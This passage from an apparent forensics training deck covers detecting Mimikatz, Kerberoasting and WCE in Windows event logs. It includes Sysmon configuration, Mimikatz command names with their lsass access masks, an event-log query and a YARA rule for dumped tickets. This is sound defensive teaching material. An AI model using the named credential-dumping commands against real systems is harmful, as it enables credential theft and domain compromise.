0xb	sha1WithRSAEncryption-CmsOID
0xc	rc2CBC-EnvOID
0xd	rsaEncryption-EnvOID
0xe	rsaES-OAEP-ENV-OID
0xf	des-ed3-cbc-Env-OID
0x10	des3-cbc-sha1-kd
0x11	aes128-cts-hmac-sha1-96
0x12	aes256-cts-hmac-sha1-96
0x17	rc4-hmac
0x18	rc4-hmac-exp
0x41	subkey-keymaterial


Mimikatz Skeleton Key Detection (3)

- Open the log below with Event Log Explorer, and click “Filter Events” button.


E:\Artifacts\other_eventlog\Mimi_AD_Security.evtx

Notice:

You should **drag the log file and drop it to** Event Log Explorer.



Mimi



Mimi

Filter X

Apply filter to:

Active event log view (File: C:\Users\taro\Desktop\Artifacts\evttx\mimikatz_eventlog\\$e)
 Event log view(s) on your choice

Event types

Information Source: Exclude
 Warning Category: Exclude
 Error User: Exclude
 Critical Computer: Exclude
 Audit Success

Filter with event ID 4768 and 4769.

Event ID(s): Exclude

Enter ID numbers and/or ID ranges, separated by commas, use exclamation mark to exclude criteria (e.g. 1-19,100,250-450!10,255)

Text in description:

RegExp Exclude

Filter by description params (for security event logs, e.g. Object\Object Name contains elex.exe)

New cond **Filter out the legitimate encryption type (0x12 == AES256).**


Name	Operator	Value
Additional Information\Ticket Encryption Type	Not equal	0x12

Date Time Separately
From: 12:00:00 AM To: 12:00:00 AM Exclude

Display event for the last days hours Exclude

Clear Load... Save... OK Cancel

File Tree View Event Advanced Window Help



Computers Tree

Security.evtx

Filtered: showing 122 of 37981 event(s)

NT

Type	Date	Time	Event	Source	Category
Audit Success	10/26/2017	4:18:18 PM		4768	Microsoft-Windows-Se Kerberos Authentication !
Audit Success	10/26/2017	4:16:06 PM		4769	Microsoft-Windows-Se Kerberos Service Ticket C!
Audit Success	10/26/2017	4:15:29 PM		4769	Microsoft-Windows-Se Kerberos Service Ticket C!
Audit Success	10/26/2017	4:13:57 PM		4769	Microsoft-Windows-Se Kerberos Service Ticket C!

A Kerberos service ticket was requested.

Account Information:

Account Name: user01@MYLAB.LOCAL
Account Domain: MYLAB.LOCAL
Logon GUID: {F5E46AC4-78AB-DE4E-6F57-177F84427DEA}

Service Information:

Service Name: WIN10\$
Service ID: S-1-5-21-180789512-3239218266-3690940378-1601

Network Information:

Client Address: ::ffff:192.168.230.50
Client Port: 62694

Additional Information:

Ticket Options: 0x40810000
Ticket Encryption Type: 0x17
Failure Code: 0x0

0x17 == RC4-HMAC

Transited Services: -

This event is generated every time access is r
name indicates the resource to which access l

It seems this is downgraded from default.

Description Data

Another Techniques of Mimikatz Detection

Mimikatz Detection With Sysmon

Mimikatz Detection With Sysmon

- If the hosts use Sysmon, you can use another Mimikatz detection technique.
- Sysmon can log “ProcessAccess” as Event 10.
 - Event ID 10: ProcessAccess

The process accessed event reports when a process opens another process, an operation that's often followed by information queries or reading and writing the address space of the target process. This enables detection of hacking tools that read the memory contents of processes like Local Security Authority (Lsass.exe) in order to steal credentials for use in Pass-the-Hash attacks. Enabling it can generate significant amounts of logging if there are diagnostic utilities active that repeatedly open processes to query their state, so it generally should only be done so with filters that remove expected accesses.

<https://technet.microsoft.com/en-us/sysinternals/dn798348>

Mimikatz Detection With Sysmon

- Note that Event 10 is not enabled by default.
- You need to configure it in advance.
 - See “-? config” option and the next page.
- The default location of Sysmon log
 - Applications and Services Logs\Microsoft\Windows\Sysmon%4Operational

```
M<Sysmon schemaversion="4.00">
  <!-- Capture all hashes -->
  <HashAlgorithms>*</HashAlgorithms>
  <EventFiltering>
    <!-- Log all drivers except if the signature -->
    <!-- contains Microsoft or Windows -->
    <DriverLoad onmatch="exclude">
      <Signature condition="contains">microsoft</Signature>
      <Signature condition="contains">windows</Signature>
    </DriverLoad>
    <!-- Do not log process termination -->
    <ProcessTerminate onmatch="include" />
    <!-- Log network connection if the destination port equal 443 -->
    <!-- or 80, and process isn't InternetExplorer -->
    <NetworkConnect onmatch="include">
      <DestinationPort>443</DestinationPort>
      <DestinationPort>80</DestinationPort>
    </NetworkConnect>
    <NetworkConnect onmatch="exclude">
      <Image condition="end with">iexplore.exe</Image>
    </NetworkConnect>
    <ProcessAccess onmatch="include">
      <TargetImage condition="end with">lsass.exe</TargetImage>
    </ProcessAccess>
  </EventFiltering>
</Sysmon>
```

Mimikatz Detection With Sysmon


- Several special values are used for opening lsass process if the attacker use Mimikatz and the event 10 for Sysmon log is logged.

Mimikatz Command	TargetImage	GrantedAccess
lsadump::lsa /patch	lsass.exe	0x1438
lsadump::lsa /inject	lsass.exe	0x143a
misc::skeleton	lsass.exe	0x1438
sekurlsa::*	lsass.exe	0x1010 (Vista/2008+)
	lsass.exe	0x1410 (XP/2003-)

<https://blog.3or.de/hunting-mimikatz-with-sysmon-monitoring-openprocess.html>

Mimikatz Detection With Sysmon


- Open the log below with Event Log Explorer, and click “Filter Events” button.
 - E:\Artifacts\other_eventlog\Mimi_Sysmon_win10_sysmon.evtx
 - Original log name: Microsoft-Windows-Sysmon%4Operational.evtx




Notice:

You should **drag the log file and drop it to Event Log Explorer.**


Mim



Event Log Explorer



File Tree View Event Advanced Window Help



Computers Tree

win10_sysmon_mimikatz.evb

Filtered: showing 7 of 364 event(s)

NT

Type	Date	Time	Event	Source	Category
Information	2/19/2018	5:00:24 PM		10 Microsoft-Windows-Sysmon	Process accessed (run)
Information	2/19/2018	4:46:29 PM		10 Microsoft-Windows-Sysmon	Process accessed (run)
Information	2/19/2018	4:46:29 PM		10 Microsoft-Windows-Sysmon	Process accessed (run)
Information	2/19/2018	4:41:41 PM		10 Microsoft-Windows-Sysmon	Process accessed (run)
Information	2/19/2018	4:40:38 PM		10 Microsoft-Windows-Sysmon	Process accessed (run)

*The description for Event ID (10) in Source (Microsoft-Windows-Sysmon) could not be found.
Either the component that raises this event is not installed on the computer or the installation is corrupted. You can install or repair the component or try to change Description Server.

The following information was included with the event (insertion strings):

2018-02-19 08:00:24.224

{580FE0B7-7E37-5A8A-0000-00108779B405}

444

10188

C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

{580FE0B7-C6A3-5A83-0000-00109C7A0000}

675

C:\Windows\system32\sass.exe

0x1010

C:\Windows\SYSTEM32\ntdll.dll+a5314|C:\Windows\System32\KERNELBASE.dll+290ad|UNKNOWN(000002776FC304F0)

Mimikatz's sekurlsa::* command found!

Description Data

Mimikatz Detection With Sysmon

- If you would like to use Event Log Viewer, here is an example for filtering the Sysmon event 10 with specific values that are likely to be used by Mimikatz.

```
<QueryList>
  <Query Id="0" Path="file:///C:/Users/taro/Desktop/win10_sysmon_mimikatz.evtx">
    <Select Path="file:///C:/Users/taro/Desktop/win10_sysmon_mimikatz.evtx">
      *[System[ (EventID=10)]]  
      and  
      *[EventData[Data[@Name="GrantedAccess"]]  
        and (Data='0x1010' or Data='0x1438' or Data='0x143a')]]  
    </Select>
  </Query>
</QueryList>
```

Add these three lines to the default xml query.

Mimikatz Dumped Tickets Detection

Mimikatz Dumped Tickets Detection

- We will cover this topic later in day 4.

```
rule mimikatz_kirbi_ticket
{
    meta:
        description = "KiRBi ticket for mimikatz"
        author      = "Benjamin DELPY (gentilkiwi); Didier Stevens"
    strings:
        $asn1          = { 76 82 ?? ?? 30 82 ?? ?? a0 03 02 01 05 a1 03 02 01 16 }
        $asn1_84       = { 76 84 ?? ?? ?? 30 84 ?? ?? ?? ?? a0 84 00 00 00 03 02 01 05 a1 84 00
00 00 03 02 01 16 }
    condition:
        $asn1 at 0 or $asn1_84 at 0
}
```

<https://blog.didierstevens.com/2016/08/12/mimikatz-golden-ticket-dcsync/>

In-Memory Mimikatz Detection

In-Memory Mimikatz Detection

- Almost all programs need to request important operations to OS through APIs such as below.
 - Communications to other hosts
 - File handling
 - Registry handling
 - Process creation
 - Code injection
 - Memory management
 - including reading and writing data from/to memory regions of other processes
 - Enumerating processes
 - ...
- This is true to Mimikatz also.

In-Memory Mimikatz Detection

- If the program uses APIs, the program needs to load DLLs corresponding to APIs which the program needs to use.
- Several researchers researched the specific DLLs loaded by Mimikatz.

In-Memory Mimikatz Detection

- <https://cyberwardog.blogspot.jp/2017/03/chronicles-of-threat-hunter-hunting-for.html>
 - C:\Windows\System32\WinSCard.dll
 - C:\Windows\System32\cryptdll.dll
 - C:\Windows\System32\hid.dll
 - C:\Windows\System32\samlib.dll
 - C:\Windows\System32\vaultcli.dll
- <https://securityriskadvisors.com/blog/post/detecting-in-memory-mimikatz/>
 - ntdsapi.dll
 - netapi32.dll
 - imm32.dll
 - samlib.dll
 - combase.dll
 - srvcli.dll
 - shcore.dll
 - ntasn1.dll
 - cryptdll.dll
 - logoncli.dll

Kerberoasting Attack Detection

Kerberoasting Attack Detection

- The detail information of Kerberoasting attacks is in the following URL.
 - <https://adsecurity.org/?p=2293>
 - <https://adsecurity.org/?p=3513>
- We can think a Kerberoasting attack as a kind of downgrading attack, which downgrades AES encryption to RC4 in Kerberos authentication because attackers need to get a service ticket encrypted with RC4_HMAC_MD5 to try decrypting the ticket by brute forcing weak passwords offline.
- Therefore, you can detect it with the same method as the Mimikatz Skeleton Key detection.

WCE Related Events

WCE Related Events

- WCE (Windows Credential Editor) is an attack tool for PtH, PtT and dumping credentials in memory.
 - It is similar to Mimikatz.
 - Sometimes, attackers use this tool.
- How can we detect it?
 - WCE use a service when the tool dumps credentials.
 - You can look at the event ID 7045 log of System.evtx.

WCE Related Events


- Open the log below with Event Log Explorer, and click “Filter Events” button.
